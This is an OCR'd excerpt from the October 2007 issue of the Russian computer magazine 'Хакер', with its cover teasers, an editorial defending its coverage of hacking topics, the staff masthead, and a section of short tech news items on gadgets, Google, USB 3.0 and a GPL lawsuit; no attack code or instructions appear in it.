ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ



WWW.XAKEP.RU
ОКТЯБРЬ 10 (106) 2007

Весь софт на флешке

Делаем portable-версии из любых приложений

стр. 36

(game)land hi-fun media
publishing for enthusiasts
4 607157 100063 07010

Западло с DNS!

Подмена сайтов в локальных сетях

стр. 30

Сервер из коробочки

Многофункциональный сервер из точки доступа

стр. 26

SMS-фрод

Организация хакерских SMS-сервисов

стр. 76

Плазмаган своими руками

Делаем настоящий лазер из старого DVD-резака

стр. 132

INTRO




СКОЛЬКО СУЩЕСТВУЕТ ЖУРНАЛ, СТОЛЬКО РЕДАКЦИЯ ПОЛУЧАЕТ РАЗЛИЧНЫЕ СООБЩЕНИЯ, В КОТОРЫХ НАШИ СТАТЬИ НАЗЫВАЮТ ПРОВОКАЦИОННЫМИ, НЕЭТИЧНЫМИ. ИНОГДА ДАЖЕ ГОВОРЯТ, ЧТО МЫ НАРУШАЕМ ЗАКОНОДАТЕЛЬСТВО. В ПОСЛЕДНЕЕ ВРЕМЯ ТАКИЕ СООБЩЕНИЯ СТАЛИ ПРИХОДИТЬ ЧАЩЕ, И ВОТ ЧТО Я ХОЧУ СКАЗАТЬ ПО ЭТОМУ ПОВОДУ.

«Хакер» — единственный честный компьютерный журнал в России. Каким был, таким и останется. В России только «Хакер» пишет о том, каким конкретно образом спамеры организуют свой бизнес. Только «Хакер» рассказывает о проблемах платежных систем и кражах из электронных банковских систем. Только мы проводим развернутые исследования и подробно сообщаем об ошибках в самом популярном софте. Только мы говорим о нелегальном цифровом бизнесе. Только мы честно пишем, как бесплатно звонить по всему свету, чем конкретно опасен Skype, как можно сделать из DVD-привода мощный лазер и как лучше всего организовать автоматический мониторинг загрузки сети из сотни компьютеров.

Пишем, потому что это актуально и интересно, и нам, и тебе. Это отражение того, что прямо сейчас происходит. Благодаря этому подходу, свежести и нестандартности за время своего существования журнал воспитал многотысячную армию талантливых и умных людей, склонных к незаурядности и ярко раскрывшихся в самых разных IT-областях. Я знаю это точно — я каждый день общаюсь с такими людьми. Это и есть миссия нашего журнала, самое ценное в нем.

nikitozz, главный редактор Х

CONTENT: 10 (106)



030




036



046



054



066



080



110



116



150



/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Илья Александров
(ilya_al@rambler.ru)
UNIXOID, XAKEP.PRO и PSYCHO
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «Dlinyj»Долин
(dlinyj@real.xakep.ru)
>Литературный редактор
и корректор
Варвара Андреева
(andreeva@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Unix-раздел
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Дизайнер
Анна Старостина
(starostina@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скориков
>Иллюстрации
Родион Китаев
(rodionkit@mail.ru)
Стас Башкатов
(chill.gun@gmail.com)

/iNet
>WebBoss
Алена Скворцова
(alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Директор по рекламе
Игорь Пискунов
(igor@gameland.ru)
> Руководитель отдела рекламы
цифровой группы
Ольга Басова (olga@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
Евгения Горячева
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/Publishing
>Издатели
Рубен Кочарян
(noah@gameland.ru)
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Моше Гуревич
(mgurev@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>PR-менеджер
Наталья Литвиновская
(litvinovskaya@gameland.ru)

/Оптовая продажа
>Директор отдела
дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)
>Подписка
Марина Гончарова
(goncharova@gameland.ru)

тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве
Российской Федерации по делам
печати, телерадиовещанию и
средствам массовых коммуникаций
ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии
«ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.

На странице 11 этого номера
использована иллюстрация «Студии
Артемия Лебедева».

Meganews

ДМИТРИЙ ТРАВИН
/ DMITRY.TRAVIN@GMAIL.COM /


Обо всем за последний месяц

Чудо-ящик с глазом


Компания Epson представила довольно интересную новинку, которая называется «Ультрамобильный домашний видеоцентр Epson EMP-DM1». На самом деле это портативный проектор, в котором имеется DVD-привод и акустика. Устройство позволяет подключать внешние носители через USB-порт и непосредственно с них воспроизводить DivX, MP3, JPG. Но и это еще не все — к ящику можно подрубить комп или игровую приставку и почувствовать, что такое компьютерные игры на большом экране в разрешении 480p. Устройство очень компактное и оборудовано специальной ручкой для переноски, что позволит тебе брать его с собой на отдых. Весит коробка тоже не очень много — всего 3,8 кг. Все это и возможность формировать изображение на небольшом расстоянии от глаза до экрана делают такой проектор удобным для применения в небольших помещениях. И самое сладкое — цена. За чудо-ящик просят всего 19 500 рублей. Это и просто для 3LCD-проектора недорого, а тут еще и куча фич в довесок. Только помни об особенностях проекторов — они любят темные помещения.




Компания BiTMICRO начала выпуск самого большего SSD-диска для ноутбуков объемом **416 Гб**. Это рекорд объема для накопителей на базе флеш-памяти.









Отечественные андроиды

Не только японцы разрабатывают человекоподобных роботов — российские компании тоже не отстают. Компания «Андроидные роботы» уже сейчас производит некоторые модели новых друзей человека. Например, андроид AR-100 «Добрыня», который используется на уроках в школах и в качестве развлечения на различных выставках и шоу. Рост робота составляет 35 см, вес — 1,5 кг. Андроид может имитировать все основные движения человека и превосходит свои зарубежные аналоги по времени работы от аккумуляторов. Стоит такой друг 28 700 рублей. Но более интересной является новая серия роботов I-van, выпуск которой намечен на конец 2008 года. Эти андроиды смогут применяться в качестве шахтеров, охранников, железнодорожников, танцоров. Но такие модели существенно дороже, их можно будет даже брать в аренду. А вот более простой вариант довольно интересен для обучения — для него можно писать программы и вживую видеть результат своего труда. Возможно, при большом старании удастся заставить робота искать носки по квартире или варить кофе. И если эта индустрия будет также весело развиваться, то не за горами тот счастливый момент, когда огромные человекоподобные боевые роботы начнут охранять наши границы.

Компания Apple продала **1 млн** коммуникаторов iPhone. На это им понадобилось всего **74 дня**.

Заблудился?



Скачай карты Google




Карты Google – удобный навигатор в твоем мобильном телефоне!

Найти нужный адрес, подобрать оптимальный маршрут проезда можно нажатием всего нескольких клавиш. Карты можно приближать, удалять, перемещать в любом направлении – и при этом не перезагружать страницу.

Загрузи карты Google в свой телефон по номеру **06 84 300**

Узнай больше **06 500**





Заблокированный поиск


Китайцы особенно не церемонятся с теми ресурсами, которые их по каким-либо причинам не устраивают, — они просто блокируют на фиг доступ к ним на территории всей страны. В последнее время подобные случаи участились, поскольку стали очень популярны вопросы цензуры. Многие известные ресурсы уже были заблокированы. Самыми известными из них являются Wikipedia, Flickr и LiveJournal. И вот недавно к этому списку присоединился и наш Яндекс. Уж чем так китайцам не угодил русский поиск, точно сказать сложно, но, согласно предположениям, китайцы усмотрели в нем возможность нахождения через него информации, которую не одобряет китайское правительство. Есть специальный сайт — greatfirewallofchina.org, на котором можно протестировать доступность любого адреса на территории Китая. Стоит отметить, что появилась специальная фраза, которая в переводе с китайского на английский означает: «I was Great-Fire-Walled». Эту фразу владельцы заблокированных сайтов размещают у себя на страницах. Такими темпами китайцы скоро будут читать только местные новости...

Корабль Voyager 1 — самый далекий от Земли компьютер. На данный момент расстояние от него до Солнца составляет **15,44 тераметров** и с каждым годов увеличивается на **1,6 млн км**.

Долгожданный малыш

Компания ASUS наконец объявила о начале продаж портативного eeePC. Этот малыш работает на базе процессора Intel Pentium M 900Mhz, имеет Wi-Fi, LAN, 256 или 512 Мб оперативы, веб-камеру и 7-дюймовый экран 800x480. Пока не очень интересно, но идем дальше: вместо жесткого диска у ноутбука две карты памяти. Одна — объемом 2 Гб — для операционной системы, а вторая — объемом от 4 до 16 Гб — для нужд пользователя. Устройство весит всего 890 г и стоит всего 200 (!) долларов за начальную модель. Из операционных систем можно выбрать как WinXP, так и Linux, который предлагается в двух вариантах: упрощенном и полноценном. Также можно выбрать цвет модели: черный или белый. По сообщениям первых покупателей, работа с текстом, почтой, браузером и прочим не вызывает никаких проблем. VGA-выход позволяет подключить внешний дисплей, а USB-разъем — внешний жесткий диск или модуль Bluetooth, который изначально не встроен. Такой субноут может составить очень серьезную конкуренцию дорогим моделям сравнимых габаритов — его цена в 10 или больше раз ниже…








15 сентября компании Google исполнилось **10 лет**. Поисковик ежедневно обрабатывает около **50 млн** поисковых запросов и индексирует более **8 млрд** веб-страниц.

Захавали Havok








Если ты играешь в компьютерные игры, то наверняка слышал о физическом движке Havok. Он позволял красиво разлетаться в стороны врагам из Half-Life 2 и практически всех хитовых игр последних лет. И вот недавно этот движок был куплен компанией Intel, причем вместе с компанией-разработчиком. Что это может дать простым игрокам? Если Intel сделает-таки аппаратную поддержку этого двигла в своих процессорах, то общая производительность при обсчете сложных физических процессов будет заметно выше. Это даст ощутимое преимущество геймерам, использующим камни Intel, и не только им, поскольку помимо игр движок использовался при создании таких фильмов, как «Посейдон», «Матрица», «Троя», «Царство Небесное» и многих других. Серьезную конкуренцию в этой области могли бы составить карты физических ускорителей Ageia, но и они тихо мрут, так не сумев как следует закрепиться на рынке. Так что в скором времени Intel станет единственно возможным решением для любителей красивой физики.

И вирус в придачу

Когда ты покупаешь себе новый компьютер или ноутбук с предустановленной на нем осью, ты полагаешь, что операционка чиста и нетронута и что уж никаких вирусов на ней быть точно не должно. Но, представь, производители компьютеров могут подкинуть тебе подобный сюрприз. Неожиданно выяснилось, что немецкая компания Medion PC поставляла ноутбуки, зараженные вирусом 13-летней давности под названием Stoned Angelina. Вирус находился в загрузочном секторе жесткого диска и в загрузочном секторе флоппи-диска, который шел в комплекте. Производитель предлагает покупателям форматнуть хард и восстановить систему с прилагаемого компакт-диска. Лично я вирусов в придачу к компу не получал, но на моем десктопе кем-то из сотрудников магазина любезно была установлена пиратская версия Need For Speed Carbon. Ну нечем было продавцу заняться в ожидании покупателей. Таким же образом и установщики ОС на немецкие ноутбуки могли в перерыве полазить по непонятным интернет-сайтам...



Игротариф

Если ты являешься фанатом компьютерных игр, то тебе будет интересен новый тариф МТС под названием GAMER. Его основой являются тарифы RED и RED_text, которые дают существенные скидки при общении внутри тарифа. Но сам пакет GAMER включает в себя более интересные вещи: возможность получать различные игровые новости, даты выхода нового гамеса, рецензии на уже вышедшие продукты. Кроме этого, ты сможешь получить доступ к рингтонам на основе мелодий из игр, возможность установить эти мелодии вместо гудка при звонке на твою трубу, доступ к wap-порталу и специальному голосовому сервису. Но и это еще не все — появляется доступ к темам для телефона на основе популярных игрух, к самим играм для твоей мобилы и к базе читов. Теперь можно будет неплохо скоротать время в ожидании новинок или вдали от любимой игровой станции (в простонародье — компа :)). Если ты являешься абонентом тарифа RED или RED_text, то подключить пакет GAMER можешь хоть сейчас — по номеру 0022254.



В Google Maps добавлены карты еще **54 стран**.

Лед тронулся





Юридический центр программной свободы (Software Freedom Law Center) недавно подал первый в истории иск по поводу нарушения лицензии GPL. Инициаторами иска стали разработчики набора юниксовых утилит BusyBox, которые обычно используют во встроенных системах. По лицензии, каждый девелопер, использовавший этот набор утилит, обязан предоставлять исходный код своей программы. Компания Monsoon Multimedia же открыто заявляет об использовании BusyBox и при этом никаких исходников никому не показывает. Разработчикам это, естественно, не понравилось, и они решили требовать выполнения условий лицензии через суд. Также они настаивают на возмещении компанией всех судебных издержек. Как уже было упомянуто, это первый в истории подобный судебный процесс — раньше либо на такие вещи просто закрывали глаза, либо пытались урегулировать ситуацию мирно, не доводя ее до суда. Эрик Андерсен (Erik Andersen), один из разработчиков BusyBox, так прокомментировал свой иск: «Мы лицензируем BusyBox под GPL, чтобы дать пользователю свободу изменения кода. Если компании исполняют условия лицензии, то нам ничего не остается, кроме как просить наших адвокатов добиться этого через суд».



17 сентября Linux исполнилось **16 лет**.



Мобильник плюс проектор

Очень интересный рабочий прототип гибрида мобильного телефона и проектора продемонстрировала компания Texas Instruments на мероприятии под названием Pepcom. Первыми познакомиться с новинкой смогли представили популярного блога Engadget. Устройство называется Pico Projector и с виду ничем не отличается от обычной мобилы — выдает новинку разве что глаз проектора. С помощью него можно смотреть фильмы где угодно — от туалета до вагона метро. Размер проецируемого изображения — до 37 см. Это первый образец, который производитель решился продемонстрировать общественности, но и он не лишен недостатков — изображение очень бледное и вообще весьма посредственное. Но в Texas Instruments заверяют, что это связано с тем, что на опытном образце в качестве источника света применен лазер, и обещают, что на серийном варианте будет уже LED, с которым все будет намного лучше. Подробностей о продолжительности работы в режиме воспроизведения не сообщается, но, наверняка, батарейку проектор ест не запивая. Устройство должно появиться в продаже в 2008 году.





Токийская компания Geltec создала материал BGel, который сохраняет куриное яйцо целым при падении с высоты **22 метров**.

Международная медиакомпания, название которой не разглашается, выплатила **$3,46 млн** в качестве штрафа за использование пиратского софта. Это рекордная цифра для подобных исков.


Дни студента у Google

Google по всей России проводит компанию под названием Google Tech Talks, цель которой познакомить более 7 миллионов студентов с последними разработками Google. Встречи проводят 50 сотрудников российского офиса Гугла — программисты, маркетологи, руководители... Они расскажут об удобстве и преимуществах работы с их продуктами. Например, очень активно продвигаются службы Google для образования (Google Apps for Education), которые включают почту, календарь и средство обмена мгновенными сообщениями. Ну с почтой все понятно. Мгновенными сообщениями у нас традиционно обмениваются через не очень мною любимую ICQ. А вот календарь — реально полезная штука. На собственном опыте могу сказать, что вывешивать расписание и даты каких-либо значимых событий, связанных с обучением, очень удобно на публичном онлайн-календаре. Главное, чтобы этим кто-то занимался, так что дави на старосту :). Но самые вкусные сервисы работают только на английском и из-за этого у нас не востребованы — это поиск по книгам и поиск по научной литературе.




Новый порт

На форуме IDF (Intel Developer Forum) вице-президентом Intel Пэтом Гелсингером была представлена новая технология USB 3.0. Разработка находится в начальной стадии, но уже сейчас ожидается десятикратный прирост скорости обмена данными по сравнению с USB 2.0. Пиковая пропускная способность достигнет 4,8 Гбит/с. Это стало возможным благодаря применению оптических и медных соединительных кабелей. Помимо увеличения скорости USB 3.0 будет поддерживать более длинные соединительные кабели и будет обратно совместим с предыдущими версиями USB. Единственная проблема, которая сохранится в этой версии, — высокий уровень загрузки ЦП. Технология разрабатывается совместно с компаниями Microsoft, Hewlett-Packard, Texas Instruments, NEC и NXP Semiconductors. Первый вариант спецификации будет представлен в начале следующего года, а устройства появятся в 2009-2010 годах.



Немецкий пенсионер, выигравший в лотерею почти **3 млн** евро, отказался от выигрыша. Свой отказ он мотивировал тем, что ему просто некуда потратить такие большие деньги.

Отобранная прелесть



Если ты хоть раз играл в MMO-игры, то знаешь, что продажа игровых персонажей и предметов является довольно распространенным средством заработка. Естественно, производители игр запрещают проводить подобного рода сделки и всячески стараются их пресекать. Так, в досадном положении оказался игрок под ником Shaks, который приобрел ночного эльфа у игрока Zeuzo. Эльф был прокачан знатно: 70-й уровень с крутым оружием и броней (например, меч Twin Blades of Azzinoth, который есть только у двух персонажей во всей игре). За персонажа пришлось выложить кругленькую сумму — 10 тысяч баксов. Но радость обладания новым чаром длилась недолго — через некоторое время доступ к нему был закрыт. Компании Blizzard Entertainment не понравилось такое развитие событий, и она признала сделку нарушающей установленные правила. В результате Shaks остался с носом — персонаж заблокирован, а деньги ему, естественно, возвращать никто не собирается. Не желающий мириться с подобным исходом игрок планирует подать в суд как на саму Blizzard, так и на продавца. Но вряд ли из этого что-то выйдет...



Будульник-тяжеловес

Всегда ли ты просыпаешься под звонящий будильник? Многие люди умудряются либо просто продолжать спать, либо в полудреме зашвырнуть будильник куда подальше и тогда уже продолжать спокойно спать. Специально для таких сонь был создан уникальный будильник Jumbo Twin Bell Alarm Clock. Уникальность в нем всего одна, но какая! Высота часиков составляет 47 см. Звонит такая штука знатно, а выкинуть ее банально не хватит сил — весит будильник целых 2,6 кило. Но все указанные достоинства девайса легко оборачиваются недостатками. Во-первых, куда такую махину ставить? А во-вторых, есть вероятность начать день с головной боли или с неприятного общения с соседями, которые устали просыпаться вместе с тобой.

Баннерные республики

Интересный способ получения прибыли государственного масштаба используют жители небольшого атолла Токелау в Тихом океане. Несмотря на то что число жителей едва ли достигает 1500 человек, количество доменов в местной зоне .tk переваливает за 1,6 миллиона. Для сравнения — зона .ru только недавно достигла 1 миллиона доменов. Изначально, получив свою собственную зону, руководство островов не знало, что с ней делать, и передало права на коммерческую регистрацию доменов голландскому бизнесмену Джусту Зурбье, который организовал компанию DOT TK и стал раздавать домены на халяву, взамен лишь размещая на сайте рекламный блок. Прибыль от рекламы делится пополам между компанией и руководством атолла. В итоге она составляет около 10% валового национального дохода. Кроме получения финансовой выгоды подобный бизнес позволил развить на островах интернет — доступ к интернету для всех жителей абсолютно бесплатен, хотя большинство компьютеров находится в интернет-кафе и школах. Новое время — на смену банановым республикам приходят баннерные :).





Признанный антивирус

Ведущий американский компьютерный интернет-портал CNET присудил Антивирусу Касперского 7.0 престижную награду CNET Editors' Choice («Выбор редакции»). В прошлом году такой награды удостаивалась предыдущая версия Антивируса Касперского 6.0. Стоит отметить, что эта награда подразумевает признание продукта лучшим в своей категории и задающим стандарты для всей индустрии. Эксперты CNET заметили: «Антивирус Касперского 7.0 затмевает своих конкурентов благодаря сочетанию совершенной антивирусной защиты и простоты использования. «Лаборатория Касперского» постоянно демонстрирует самое короткое время реакции на новые вредоносные программы. Если вы ищете качественное и быстрое антивирусное приложение, которое при этом потребляет совсем немного системных ресурсов, Антивирус Касперского 7.0 — то, что вам нужно». Также было отмечено высокое качество интерфейса, которое позволяет неопытным пользователям полноценно работать с программой, а опытным — использовать дополнительные возможности.

Самому популярному значку в интернете — :-) (смайлу) — исполнилось **25 лет**.





Реальный размер

Каков размер твоего почтового ящика? На момент написания новости в моем Gmail-ящике было занято 866 Мб из 2902 Мб возможных. И это больше чем за год активного использования. А удалял я только сообщения, самим Gmail отфильтрованные как спам. Весь прорвавшийся треш и нормальные письма до сих пор хранятся на сервере. Но недавно компания Яндекс — основной конкурент Google в России — объявила о расширении базового размера почтового ящика до 10 Гб. В среднем для заполнения такого ящика надо отправить порядка 3 миллионов писем. В случае если ты активно пересылаешь по почте фильмы HD-качества и такой объем тебя тоже не устраивает, можно неограниченное количество раз расширить объем (на 1 Гб за раз). Помимо общего размера был увеличен и максимальный размер отдельного сообщения — теперь в нем можно отсылать до 20 Мб. Это, на мой взгляд, важнее, чем увеличение общего объема, поскольку в наше время даже несколько фотографий, сделанных не самым дорогим фотоаппаратом, уже могут не уместиться в одном сообщении.



4 из 5 самых богатых людей Америки — **IT'шники**.

Путь к цифре

Уже практически весь цивилизованный мир принимает телевизионный сигнал в цифре. Но у нас это только в планах. Производители тюнеров это понимают и производят так называемые «гибридные» тюнеры, в которых присутствует как цифровой, так и аналоговый тюнер. И вот компания Beholder представляет свой новый гибридный TV/FM-тюнер — Behold TV H6, предназначенный для приема телевизионных и радиопрограмм, транслируемых в формате DVB-T. Тюнер построен на элементной базе NXP и Intel. В качестве основного чипсета используется испытанный временем, хорошо зарекомендовавший себя декодер SAA7135HL, что в сочетании с гибридным ВЧ-блоком NXP позволяет получить образцовое качество аналогового изображения и звука. За декодирование цифрового сигнала отвечает COFDM-демодулятор Intel CE 6353. Также тюнер позволяет включать компьютер с пульта ДУ, вещать сигнал в сеть и имеет в комплекте удобную программу для работы с устройством.

Game over



Ты уже наверняка сталкивался с сообщениями о том, что некий геймер был так увлечен компьютерной игрой, что не ел, не спал и в результате скончался прямо перед монитором. Мне никогда не была понятна столь нездоровая страсть к компьютерным развлечениям. И что самое удивительное, подобные случаи по-прежнему происходят. В Китае в одном из интернет-кафе 30-летний боец виртуальных полей просидел трое суток, не отрываясь от монитора. После того как он потерял сознание, его госпитализировали, но он скончался по дороге в больницу от общего истощения организма. Самое непонятное в этой истории — то, что никто из работников кафе и друзей игрока не оторвал его от монитора и не отправил домой спать до наступления столь трагического финала. Название игры, выжавшей все соки из одержимого геймера, не разглашается. Думаю, такими темпами скоро придется подмешивать столь увлеченным игрокам в кофе снотворное, чтобы они немного поспали хотя бы лицом в клавиатуру.

Спонтанный апдейт



